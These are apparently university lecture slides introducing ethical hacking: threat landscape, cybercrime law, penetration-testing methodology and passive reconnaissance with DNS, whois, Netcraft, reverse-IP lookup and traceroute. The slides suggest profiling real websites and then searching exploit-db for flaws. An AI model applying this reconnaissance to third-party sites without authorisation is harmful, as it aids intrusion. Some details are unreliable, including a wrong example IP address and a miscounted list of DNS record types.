CSCI369 Ethical Hacking

Lecture 1-1: Introduction to Ethical Hacking

A/Prof Joonsang Baek

School of Computing and Information Technology

UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from UOW

About This Subject

- Lecturer: A/Prof Joonsang Baek
- Lectures
  - Lecture slides will be uploaded on the Moodle site.
  - Recorded lectures will be available from Moodle.

This slide is copyrighted. It must not be distributed without permission from UOW

About This Subject

- Lab
  - Run by your tutors
  - Kali Linux (on VirtualBox from Windows PCs or on UTM from Mac machines –Apple silicon-) will be your main platform
  - Lab quiz will be administered during the lab.
  - Lab instructions will be uploaded in the Moodle site.

This slide is copyrighted. It must not be distributed without permission from UOW

About This Subject

- Textbooks and learning material
  - No textbook but you may want to have a look at various material related to the topics.
  - You can refer to any online resources but they need to be referenced when you do homework

This slide is copyrighted. It must not be distributed without permission from UOW

About This Subject

- Assessment
  - ➢Lab assessment (Three quizzes)
    - ✓20%: Theory (lectures) + Practice (lab)
  - ➢Assignment
    - ✓30%: Problem Solving + Programming
  - ➢Final
    - ✓50%: Theory + Problem Solving

This slide is copyrighted. It must not be distributed without permission from UOW

Setting Up Your Environment

Please set up your ethical hacking environment for either Windows PC or Mac (with Apple silicon) following the instruction posted on our Moodle site.

- Kali Linux VM
  - We will be using Kali Linux 2024.2. (2024.1 will do too)
- Metasploitable 2 VM
  - This is usually a target (victim) machine. Setting up VM is a little tricky, but make sure you do it.
- Ubuntu & Windows VM
  - VMs are for Ubuntu 22.04 LTS and Windows 11

This slide is copyrighted. It must not be distributed without permission from UOW

Defining "Hacker"

- The term "hacker"
  - ➢How my English dictionary defines a *hacker*:
    - ✓A person who uses computers to gain **unauthorised** access to data
    - ✓An enthusiastic and skilful computer programmer or user
- Different kinds of hackers
  - ➢Ethical Hackers (=white hat Hackers): Hackers characterised by having a code of ethics to work for the benefits of the public.

UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from UOW

Defining “Hacker”

- Grey Hat Hackers: Hackers straddling the line between good sides and bad sides. Perhaps they have been “rehabilitated”.
- Black Hat Hackers: Hackers operating on the wrong side of the law. They may have an agenda or no agenda at all.
- Cyberterrorists: A new form of hackers trying to destroy targets and cause bodily harm. Sometimes their actions are not stealthy.

This slide is copyrighted. It must not be distributed without permission from UOW

Motivation for Studying Ethical Hacking

- Cybercrime
  - The use of a computer or online network to commit crimes such as fraud, online image abuse, identity theft or threats and intimidation - Definition by Australian Cyber Security Centre (ACSC)
- Targets
  - As cybercrime becomes more sophisticated, criminals are targeting individuals, businesses, education institutes and governments.

UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from UOW

Major Threats

- Botnet
- Malware
- Spammming
- Ransomware
- Hactivism
- Mass surveillance

UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from UOW

Botnet: Concept

- Botnet operation
  - ➢A botnet is a network of compromised computers. The botnet herder (or botmaster) can control the botnet using command and control (C&C) software.




Image courtesy: Crowdstrike

This slide is copyrighted. It must not be distributed without permission from UOW

Botnet: Some Well-Known Botnets

- Storm botnet
  - It infected machines mostly by malware in email attachments and had them use the eDonkey peer-to-peer network to find other infected machines.
  - It was used not just for spam but for Distributed Denial-of-Service (DDoS) and for harvesting credentials.
  - Defenders obtained lists of bot addresses so that the bots could be cleaned up. By late 2008, Storm had been cut to a tenth of the size.

This slide is copyrighted. It must not be distributed without permission from UOW

Botnet: Some Well-Known Botnets

- Conficker botnet
  - A worm that spread by exploiting a Windows network service vulnerability
  - Generated 250 domain names every day, and infected machines are put in those domains which the botmaster had control
  - A later variant generated 50,000 domains a day and an industry working group made agreements with registrars that these domains cannot be used

UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from UOW

Botnet: Some Well-Known Botnets

- Mirai botnet
  - A family of botnets that exploit *IoT devices*.
  - The first Mirai worm infected CCTV cameras that had been manufactured by Xiaomi and that had a known factory default password that could not be changed.
  - Mirai botnets scan the Internet's IPv4 address space for other vulnerable devices which typically get infected within minutes of being powered up.
  - The first major attack took down Twitter for six hours on the US eastern seaboard in October 2016.
  - There have been over a thousand variants, which researchers study to determine what's changed and to work out what countermeasures can be used.

This slide is copyrighted. It must not be distributed without permission from UOW

Malware

- Malware: Hackers
  - ➢perform research on turning vulnerabilities into exploits.
  - ➢develop remote access Trojans that the deliver malware.
  - ➢build robust Domain Generation Algorithm (DGA) software for resilient command-and-control communications
    - ✓DGA: A program that generates numerous new domain names. Cybercriminals and botnet operators use DGA to frequently change the domains to make it hard for defenders to locate the botnet herder.
  - ➢design specialised payloads for various purposes

UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from UOW

Malware

- Android malware
  - Unpatched old Android phones (devices) in many countries are sources of malware infection.
- Difficulty in arresting malware operators
  - It makes a difference for a while, but some are based in jurisdiction that do not extradite their nationals

UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from UOW

Two Components of Malware

- Dropper
  - ➢A replication mechanism how malware can be transmitted
  - ➢Examples
    - ✓Worm: Malware that copies itself when it is run (Standalone!)
    - ✓Virus: Malware spread through other software as medium, such as macros in documents
    - ✓Trojan: Malware spread as a form of legitimate software, executed by the victim

This slide is copyrighted. It must not be distributed without permission from UOW

Two Components of Malware

- Payload
  - ➢An actual code that causes damages:
    - ✓Exfiltrate the victim's data
    - ✓Encrypt the victim's data
    - ✓Steal important credentials (passwords, etc.)
    - ✓Surveil the victim's machine
    - ✓Steal CPU power (to, e.g., mine cryptocurrency)
    - ✓Install some other malware

UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from UOW

Spamming

- Early stage
  - Spamming arrived on a small scale
  - Earthlink spammer: Sending fishing lures in early 2000s
- *Unexpected outcome of spam*
  - Main beneficiaries of spam are large *webmail services* such as Yahoo, Gmail and Hotmail dues to their (better) spam filtering service.
- Cat-and-mouse game
  - Spam is now a highly specialised business, as getting past modern spam filters requires a whole toolbox of constantly-changing tricks.

This slide is copyrighted. It must not be distributed without permission from UOW

Ransomware

- Features of ransomware
  - Ransomware is a type of malware from cryptovirology that threatens to publish the victim's personal data or perpetually block access to it unless a ransom is paid.
  - It encrypts the victim's files, making them inaccessible, and demands a ransom payment to decrypt them. (In a properly implemented ransomware, recovering the files without the decryption key is an intractable problem.)
  - Bitcoin and other cryptocurrencies are used as payment methods, making tracing and prosecuting the perpetrators difficult.

This slide is copyrighted. It must not be distributed without permission from UOW

Ransomware

- Ransomware payment methods
  - By 2016–17, only 12% demanded cryptocurrency.
  - Currently, almost *98% of ransomware demand payment in cryptocurrency* (like Bitcoin).
- Dodge operation of ransomware
  - A lot of the low-end ransomware aimed at consumers is just scareware as it does not actually encrypt files at all.
  - *Ransomware-as-a- service* platforms; the operators who use these platforms are often amateurs and cannot decrypt even if the victim is willing to pay.

UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from UOW

Ransomware

- Ransomware targeting public/healthcare sectors
  - This has grown rapidly over 2019–20, with the most high-profile ransomware victims in the USA being *public-sector bodies*; several hundred local government bodies and a handful of *hospitals* have suffered service failures.
  - During the pandemic, more hospitals have been targeted; the medical school at UCSF paid over $1m . It's an international phenomenon, though, and many private-sector firms fall victim too. Ransomware operators have also been threatening large-scale leaks of personal data to bully victims into paying.

This slide is copyrighted. It must not be distributed without permission from UOW

Hactivism

- Hactivism = Activism on the Internet
  - ➢Purpose: Using online media to mobilise people to do conventional lobbying, such as writing to legislators;
  - ➢Early stage: Organisations such as Indymedia and Avaaz developed expertise at this during the 2000s.
- Utilising social media for hactivism
  - ➢Example: Wael Ghonim used social media to trigger the Arab Spring in 2011.
  - ➢Governments have started to crack down, and activism has spread into online hate campaigns and radicalisation.
  - ➢Players: Many hate campaigns are covertly funded by
    - ✓governments or opposition parties
    - ✓single-issue campaign groups

UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from UOW

Hactivism

- Consequences
  - ➢ Denial-of-service
    - ✓ Attacks can interrupt operations: Companies or individuals cannot operate normally if they receive a lot of angry emails or tweets
  - ➢ Brand damage
    - ✓ *Doxing* can do real brand damage as well as causing distress to executives and staff
      - Doxing: search for and publish private or identifying information about a particular individual on the internet, typically with malicious intent.

UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from UOW

Hactivism

- Online shaming
  - ➢A popular means of protest
  - ➢It can be quite spontaneous, with a flash mob of vigilantes forming when an incident goes viral.
    - ✓A notable example: In 2005 when a young lady in Seoul failed to clean up after her dog defecated in a subway carriage. Another passenger photographed the incident and put it online; within days the 'dog poo girl' had been hounded into hiding, abandoning her university course.

UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from UOW

Hactivism

- Relations to politics
  - The harassment was coordinated on anonymous message boards and the attackers would gang up on a particular target – who then also got criticised by mainstream conservative journalists.
  - The movement appeared leaderless and evolved constantly, with one continuing theme being a rant against 'social justice warriors'.
  - It appears to have contributed to the development of the alt-right movement which influenced the 2016 election two years later.

This slide is copyrighted. It must not be distributed without permission from UOW

Hactivism

- A growing appreciation of the power of angry online mobs is leading politicians to provoke them, at all levels from local politicians trying to undermine their rivals to nation states trying to swing rival states' elections.
- Angry mobs are an unpleasant feature of modern politics

UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from UOW

Hactivism

- Targeting companies
  - Companies are targeted less frequently, but it does happen.
  - The social-media companies are under pressure to censor online content, and as it is difficult for an AI program to tell the difference between a joke, abuse, a conspiracy theory and information warfare by a foreign government, they end up having to hire more and more moderators.

UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from UOW

Mass Surveillance

- Governments have a range of tools for both passive surveillance of networks and active attacks on computer systems.
- Due to Edward Snowden's whistle-blowing, mass surveillance activities of *Five Eyes'* countries (US, UK, Australia, NZ and Canada).
- *Surveillance business*: Hundreds of firms sell equipment for wiretapping, for radio intercept, and for using various vulnerabilities to take over computers, phones and other digital devices.
- As user privacy becomes of prime importance, it is important for us to understand and be aware of mass surveillance technologies.

UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from UOW

Mass Surveillance Technology: Tempora

- Purpose
  - A program to *collect intelligence from international fibre optic cables*.
- Operation
  - For example, in Cornwall, UK, 200 transatlantic fibres were tapped and 46 could be collected at any one time. As each of these carried 10Gb/s, the total data volume could be as high as 21Pb a day, so the incoming data feeds undergo massive volume reduction, discarding video, news and the like.
  - Material was then selected using selectors – not just phone numbers but more general search terms such as IP addresses – and stored for 30 days in case it turns out to be of interest.

This slide is copyrighted. It must not be distributed without permission from UOW

Mass Surveillance Technology: Tempora

- UK involvement
  - Britain has physical access to about a quarter of the Internet's backbone, as modern cables tend to go where phone cables used to, and they were often laid between the same end stations as nineteenth-century telegraph cables. So one of the UK's major intelligence assets turns out to be the legacy of the communications infrastructure it built to control its nineteenth-century empire.

This slide is copyrighted. It must not be distributed without permission from UOW

Mass Surveillance Technology: Muscular

- Purpose
  - ➢To collect data as it flowed between the *data centres* of large service firms such as Yahoo and Google.
- Operation
  - ➢Our mail may have been encrypted using SSL en route to the service's front end, but it then flowed in the clear between each company's data centres.
    - ✓Many Internet communications that appear to be encrypted are not really, as modern websites use *content delivery networks* (CDNs) such as Akamai and Cloudflare; while the web traffic is encrypted from the user's laptop or phone to the CDN's point of presence at their ISP, it isn't encrypted on the backhaul unless they pay extra (which most of them don't). So the customer thinks the link is encrypted, and it's protected from casual eavesdropping but not from nation states or from firms who can read backbone traffic.

This slide is copyrighted. It must not be distributed without permission from UOW

Mass Surveillance Technology: XKeyScore

- Purpose
  - *NSA's search engine*
  - The Five Eyes search computer data using Xkeyscore, a distributed database that enables an analyst to search collected data remotely and assemble the results.
- Operation
  - NSA documents (exposed on July 31, 2013) describe it as its *widest-reaching* system for developing intelligence;
  - Enabling an analyst to search emails, SMSes, chats, address book entries and browsing histories.
- Examples from 2008 training slides
  - "My target speaks German but is in Pakistan. How can I find him?" "Show me all the encrypted Word documents from Iran" and "Show me all PGP usage in Iran".
    - ✓ By searching for anomalous behaviour, the analyst can find suspects and identify strong selectors (such as email addresses, phone numbers or IP addresses) for more conventional collection.

UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from UOW

Mass Surveillance Technology: XKeyScore

- Extraction
  - Tasked items are extracted and sent on to whoever requested them, and there's a notification system (Trafficthief) for tipping off analysts when their targets do anything of interest.
- Target discovery
  - Xkeyscore can also be used for target discovery: one of the training queries is “Show me all the exploitable machines in country X” (machine fingerprints are compiled by a crawler called Mugshot).

This slide is copyrighted. It must not be distributed without permission from UOW

Mass Surveillance Technology: XKeyScore

- Intriguing facts
  - According to an interview with Snowden in 2014, Xkeyscore also allows an analyst to build a fingerprint of any target's online activity so that they can be followed automatically round the world.
  - The successes of this system are claimed to include the capture of over 300 terrorists; in one case, Al-Qaida's Sheikh Atiyatallah blew his cover by googling himself, his various aliases, an associate and the name of his book.

This slide is copyrighted. It must not be distributed without permission from UOW

Cybercrime Law

- Scope
  - The part of cyberlaw relevant to our Ethical Hacking subject is "cybercrime law"
- Cybercrime laws
  - US: 18 U.S.C. $1028 (read as "Title 18, United States Code Section 1028"), $1029, $1030, $1037,…
    - ✓ For example, $1037 is "Fraud and related activity in connection with electronic mail"
  - Australia: Cybercrime Act 2001
    - ✓ For example, Cybercrime Act 2001 Part 10.7 Division 477 Subsection 477.1 specifies "Unauthorised access, modification or impairment with intent to commit a serious offence"

UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from UOW

Categories of Cybercrime According to Law

- Identity theft
  - Stealing of the information that allow a person to impersonate other person(s) for illegal purposes, mainly financial gains such as opening credit card/bank account, obtaining rental properties and etc.
- Theft of service
  - Use of phone, Internet, streaming movies or similar items without permission; it usually involves password cracking
  - Example: Sharing a Netflix account with even friends can be considered as theft and can be prosecuted in certain states of US.

This slide is copyrighted. It must not be distributed without permission from UOW

Categories of Cybercrime According to Law

- Network intrusion or unauthorised access
  - Most common type of attack; it leads to other cybercrimes
  - Example: Breaking into your neighbour's WiFi network will open a lot of opportunities of attack.
- Posting and/or transmitting illegal material
  - Distribution of pirated software/movies, child pornography
  - Getting hard to stop it due to file sharing services, encryption and etc.
- Fraud
  - Deceiving another party or parties to illicit information or access typically for financial gain or to cause damage

UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from UOW

Categories of Cybercrime According to Law

- Embezzlement
  - A form of financial fraud involving theft and/or redirection of funds
- Dumpster Diving
  - Gathering information from discarded/unattended material (ATM receipt, credit card statement and etc.)
  - Going through rubbish itself is not illegal but going through rubbish in private property is

UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from UOW

Categories of Cybercrime According to Law

- Writing malicious codes
  - Malicious codes refer to items like viruses, worms, spyware, adware, rootkits, ransomware and other types of malware
  - This crimes is to cause havoc and/or disruption
- Unauthorised destruction or alteration of information
  - This covers modifying, destroying and tampering with information without appropriate permission
- DoS (Denial of Service) /DDoS (Distributed Denial of Service)
  - Overloading a system's resources so that it cannot provide the required services to legitimate users
  - DDoS is performed in a larger scale – It is not possible to prevent DoS by blocking one source

UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from UOW

Categories of Cybercrime According to Law

- Cyberstalking/Cyberbullying
  - A relatively new crime on the list. The attacker uses online resources and other means to gather information about an individual and uses this to track, in some cases, to meet the person (cyberstalking); to harass the person (cyberbullying)
- Cyberterrorism
  - Attackers make use of the internet to cause significant bodily harm to achieve political gains
  - The scope of cyberterrorism is controversial
  - Related to information warfare

This slide is copyrighted. It must not be distributed without permission from UOW

CSCI369 Ethical Hacking

Lecture 1-2: Penetration Testing Concept and Information Gathering

A/Prof Joonsang Baek

School of Computing and Information Technology

UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from Joonsang Baek

Defining Penetration Testing

- Penetration tester?
  - A penetration tester or a pentester is a white hat hacker employed either as an internal employee or as an external entity to conduct a penetration test.
- Penetration testing?
  - Surveying, assessing and testing the security of a given organization by using the same techniques, tactics and tools that a malicious hacker (black hat hacker and/or cyberterrorist) would use.
  - In this subject (CSCI369), I would equate "penetration testing" with "ethical hacking".

This slide is copyrighted. It must not be distributed without permission from Joonsang Baek

Penetration Testing Methodology

1. Determining the objectives and scope of the job
   - A pentester and a client should meet to discuss the objectives of the test
   - Examples of objectives
     - ✓To determine security weakness
     - ✓To test an organisation's security policy compliance, its employees' security awareness
     - ✓To test an organisation's ability to identify and respond to security incidents

UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from Joonsang Baek

Penetration Testing Methodology

- Scope of the test
  - ✓Usual network penetration testing
  - ✓Social engineering testing: Human aspect in vulnerability
  - ✓Application security testing: Finding flaws in software applications
  - ✓Physical penetration testing: Testing the security of premises where digital assets and network resources are stored

UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from Joonsang Baek

Penetration Testing Methodology

2. Choosing the type of test to perform
   - Three typical types of testing
     1) Black-Box Testing
        - Most closely resembles the situation of an outside attack → This test is called "external test"
        - Execute the test from a remote location much like a real attacker
        - The pentester will be extremely limited on information of the target

UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from Joonsang Baek

Penetration Testing Methodology

2) Grey-Box Testing
   - The pentenster will have some limited knowledge on the target, for example, (at least) what operating system the target is mainly using

3) White-Box Testing
   - This gives the pentester full knowledge on the target
   - Basically this test simulates “insider attack” → This test is called “internal test”

This slide is copyrighted. It must not be distributed without permission from Joonsang Baek

Penetration Testing Methodology

3. Gaining permission via a contract
   - ➢It is vitally important to get clear and unambiguous permission to perform a pentest: A written form of authorisation rather than a verbal authorisation is important. It should include
     - ✓Systems to be evaluated
     - ✓Perceived risks
     - ✓Timeframe
     - ✓Actions to be performed when a serious problem is found
     - ✓Deliverables

UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from Joonsang Baek

Penetration Testing Methodology

4. Performing penetration testing (More to come regarding this)
5. Creating a Risk Mitigation Plan (RMP)
   - Purpose: RMP is to develop options and actions to enhance opportunities and reduce threats in an organisation
   - Contents: RMP should clearly document all the actions took place including the results, interpretations and recommendations
6. Cleaning up any changes made during the test
   - This is obvious step needed to prevent possible mishaps

This slide is copyrighted. It must not be distributed without permission from Joonsang Baek

Penetration Testing Methodology (Overview)

1. Determining the objectives and scope of the job
2. Choosing the type of test to perform
3. Gaining permission via a contract
4. Performing penetration testing
   - Process of penetration testing specifies steps 4.1 to 4. 6
5. Creating a risk mitigation plan (RMP)
6. Cleaning up any changes made during the test

UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from Joonsang Baek

Process of Penetration Testing

4.1 Information (Intelligence) Gathering

- Gather information about a target before performing active attacks

4.2 Scanning

- Based on the information gathered, target the attack much more precisely

4.3 Exploitation

- Following enumeration, execute the attack

This slide is copyrighted. It must not be distributed without permission from Joonsang Baek

Process of Penetration Testing

4.4 Covering tracks

- Make all attempts to remove evidence of being in a system

4.5 Maintaining Access

- Plant backdoors or other means to leave something behind

This slide is copyrighted. It must not be distributed without permission from Joonsang Baek

Introduction to Information Gathering

- Information Gathering is a process of ethical hacking through which a pentester locates information about a target, which will be useful for later steps of the attack.
- Information gathered about a target may refine the steps that will come later.
- Anything that have potential to be exploited should be sought.
- It is important to develop an “eye” to detect the useful information carefully, but sheer “luck” could work.

This slide is copyrighted. It must not be distributed without permission from Joonsang Baek

Introduction to Information Gathering

- Terms
  - There are a few similar terms in the literature, referring to information gathering such as intelligence gathering and information reconnaissance, which are regarded as the same.
- Information gathering as an attack
  - Information gathering itself can be regarded as an attack that causes considerable damages.

This slide is copyrighted. It must not be distributed without permission from Joonsang Baek

Categorising the Types of Information to Be Gathered

- Technical information
  - Information regarding operating system, network and applications, IP addresses and/or IP address ranges, and device information. Additionally, information regarding webcams, alarm systems, mobile devices and etc.
- Administrative information
  - Organisational structure, corporate policies, hiring procedures, details of employees, phone directories, vendor information, and etc.
- Physical details
  - Data about location and facility.

This slide is copyrighted. It must not be distributed without permission from Joonsang Baek

Categorising Information Gathering Methods

- Passive
  - Methods that do not engage the target. If the target is not engaged, little or no indication of an impending attack will be given to the target.
- Active
  - Methods that do engage the target by, for example, making phone calls to the company, help desk, employees and/or other personnel. Care should be taken not to give the target an indication of the attack.

This slide is copyrighted. It must not be distributed without permission from Joonsang Baek

Categorising Information Gathering Methods

- Open Source Intelligence (OSINT) gathering
  - Gathering information from those sources that are typically publicly available and open.
  - A kind of passive information gathering method.
  - The least aggressive method.

UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from Joonsang Baek

Gathering Information about Domain

- Domain Name System (DNS)
  - The DNS is used for resolving hostnames into IP addresses and vice versa. All internetworking applications require DNS to function.
  - DNS makes use of a hierarchical naming scheme: Queries work in a top-down manner, beginning at the top of the DNS tree and working their way down.

This slide is copyrighted. It must not be distributed without permission from Joonsang Baek

Gathering Information about Domain

- In the hierarchy, three classes of DNS servers exist:
  - ✓ Root DNS servers: There are 13 root servers in the world.
  - ✓ Top-Level Domain (TLD) servers: These servers are responsible for top-level domain such as .com, .org, .net, .edu, gov, au, uk, ca, kr, jp and etc.
  - ✓ Authoritative DNS servers: These DNS servers of every organisation with publicly accessible hosts provide publicly available DNS records that map the names of hosts to IP addresses.

This slide is copyrighted. It must not be distributed without permission from Joonsang Baek

Gathering Information about Domain

- DNS scenario
  1. A user makes a query for `www.amazon.com`. (by typing the URL or clicking a link…)
  2. The browser sends the DNS query to the DNS resolver (local DNS server).
  3. The DNS resolver queries the root servers to get a list of IP addresses for TLD servers responsible for `.com`
  4. The DNS resolver then queries one of those TLD servers to get the IP address of the authoritative DNS server server for amazon
  5. The DNS resolver queries the authoritative DNS server to get the IP address of `www.amazon.com`, which is 130.130.213.213

This slide is copyrighted. It must not be distributed without permission from Joonsang Baek

Gathering Information about Domain

- DNS records
  - ➢DNS servers store DNS records, which are also called “resource records (RRs)”.
  - ➢Each DNS record is a four-tuple and contains the following fields:

    `{Name, Value, Type, TTL}`
  - ➢TTL is “time to live” for that DN dS record.
  - ➢There are quite a few types, but we look at the most essential four types, A, CNAME, MX, NS and SOA.

UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from Joonsang Baek

Gathering Information about Domain

- Type = A (IPv4) or AAAA (IPv6)
  - Stores IP address for a name.
  - That is, Name is a hostname and Value is its IP address.
  - Example: {www.example.com, 13.54.131.40, A, TTL}
  - This is the most common type.
- Type = CNAME
  - This is an alias record or alternative record for another record.
  - It is referred to as "Canonical Name".
  - That is, Name is a hostname and Value is its alias.
  - Example: {www.example.com, web1.example.com, CNAME, TTL}

UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from Joonsang Baek

Gathering Information about Domain

- `Type = MX`
  - Identifies mail server for that domain.
  - Here, `Name` is a domain name and `Value` is its mail server name.
  - Example: `{example.com, mail1.example.com, MX, TTL}`
- `Type = NS`
  - Identifies authoritative DNS servers (name servers) for that DNS name.
  - Here, `Name` is a domain name and `Value` is its name server.
  - Example: `{example.com, ns1.example.com, NS, TTL}`

This slide is copyrighted. It must not be distributed without permission from Joonsang Baek

Gathering Information about Domain

- `Type = SOA`
  - Provides "start of authority (SOA)", which is the authoritative information about the domain, the e-mail address of the domain admin, the domain serial number, etc…
    - ✓NS also gives authoritative name servers, but SOA provides primary one (primary name server).
  - Here, `Name` is a domain name and `Value` is its primary name server (only one).
  - Example: `{example.com, dns1.example.com, SOA, TTL}`

UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from Joonsang Baek

Gathering Information about Domain

- Managing DNS
  - ➢ICANN (Internet Corporation for Assigned Names and Numbers): The authority for domain name assignments → Thousands of Domain Name Registrars have been accredited by ICANN to sell domain names and make this information available.
  - ➢The decentralized nature of domain name registration means there is no single location for obtaining information about a given domain.
  - ➢After purchasing a domain name, the owner of the authoritative domain can create as many subdomains as desired, whether they be actual <u>subdomains</u> or individual hosts.

This slide is copyrighted. It must not be distributed without permission from Joonsang Baek

Gathering Information about Domain

- `nslookup`
  - A tool for querying the Domain Name System (DNS) to obtain domain name or IP address mapping, or other DNS records. (Available in many OSs including Windows, Unix and MacOS.)
  - This is a tool for sending a DNS query directly from the client to any type of DNS server, regardless of whether it is root, TLD or authoritative.
  - Usage: `nslookup www.example.com`
  - By adding –type option, one can specify the type of DNS record. For example, `nslookup –type=ns example.com`
  - Reverse DNS is also possible, for example, `nslookup 11.22.33.44`

UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from Joonsang Baek

Gathering Information about Domain

- `whois`
  - A protocol for querying about the owner of a domain name, IP network
  - Information returned by WHOIS contains information about the owner, including email addresses, contact numbers, street addresses, etc.
  - As WHOIS servers exist all over the Internet and are administered by different organizations, the quality of the results may vary.
  - All WHOIS services have mechanisms in place to prevent data mining.

UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from Joonsang Baek

Gathering Information about Domain

- Web-based `whois` service
  - URL: https://whois.domaintools.com
  - Easier to navigate and view information provided by whois
  - Sometimes, more information can be found

UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from Joonsang Baek

Gathering Information about Technologies a Website Uses

- Netcraft
  - A website that provides comprehensive information about technologies that a website uses
  - URL: https://sitereport.netcraft.com/
  - It provides information about web hosting company, hosting history, type of web server, whether it sends spam, server-side and client-side technologies, web applications used and etc.
  - All the above information can be exploited to find vulnerabilities of the target.

This slide is copyrighted. It must not be distributed without permission from Joonsang Baek

Gathering Information about Technologies a Website Uses

- Netcraft example
  - As an example, query www.howtogeek.com on netcraft
  - You can see this site is using WordPress as blog software

Blog

Blog software is software designed to simplify creating and maintaining weblogs. They are specialized content management systems that support the authoring, editing, and publishing of blog posts and comments.

Technology	Description	Popular sites using this technology
WordPress Self-Hosted	Free and open source blogging tool and a content management system (CMS) based on PHP and MySQL (hosted independently)	blogs.technet.microsoft.com, wordpress.com, seodiver.com

  - Then go to www.exploit-db.com and search wordpress
  - A long list of exploitable vulnerabilities exist!

UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from Joonsang Baek

Gathering Information about Subdomains

- Finding subdomains
  - Subdomain: A subdomain is a domain which is a part of a larger domain
  - Example: `uow.edu.au` has subdomains `ro.uow.edu.au`, `jobs.uow.edu.au`, and etc.
- Reasons for having subdomains
  - To organise content more effectively by giving different divisions or departments their own subsite that they can control and manage
  - Or companies may want to "hide" contents by having subdomain sites, for example: `beta.facebook.com`

UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from Joonsang Baek

Gathering Information about Subdomains

- A few other web tools for searching for subdomains:
  - https://searchdns.netcraft.com/
  - https://pentest-tools.com/information-gathering/find-subdomains-of-domain

UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from Joonsang Baek

Gathering Information about Domains on the Same Server

- The same server different websites
  - One server can serve/handle multiple websites.
  - Gaining access to one of those websites on the same server can be helpful to attack others.
  - Visit https://hackertarget.com/reverse-ip-lookup/ and query a website you know.

UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from Joonsang Baek

Gathering Information about Domains on the Same Server

- Example

```
130.130.215.2
ahsri.uow.edu.au
aiim.uow.edu.au
aspireevents.com.au
cedir.uow.edu.au
documents.uow.edu.au
library.uow.edu.au
media.uow.edu.au
projectairstrategy.org
smah.uow.edu.au
survey.uow.edu.au
sydneybusinessschool.edu.au
uow.edu.au
uowpulse.com.au
wca.uow.edu.au
www-dyn.its.uow.edu.au
www-dyn.uow.edu.au
www-static.its.uow.edu.au
www.wca.uow.edu.au
```

These websites share the same IP address as www.uow.edu.au

UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from Joonsang Baek

Gathering Information about Network Topology

- `traceroute` (`tracert` on Windows)
  - A tool that can help determine network topology.
  - It shows the path a packet takes as it travels from the source to the destination.
  - Importantly it gives information about routers between the source and destination.
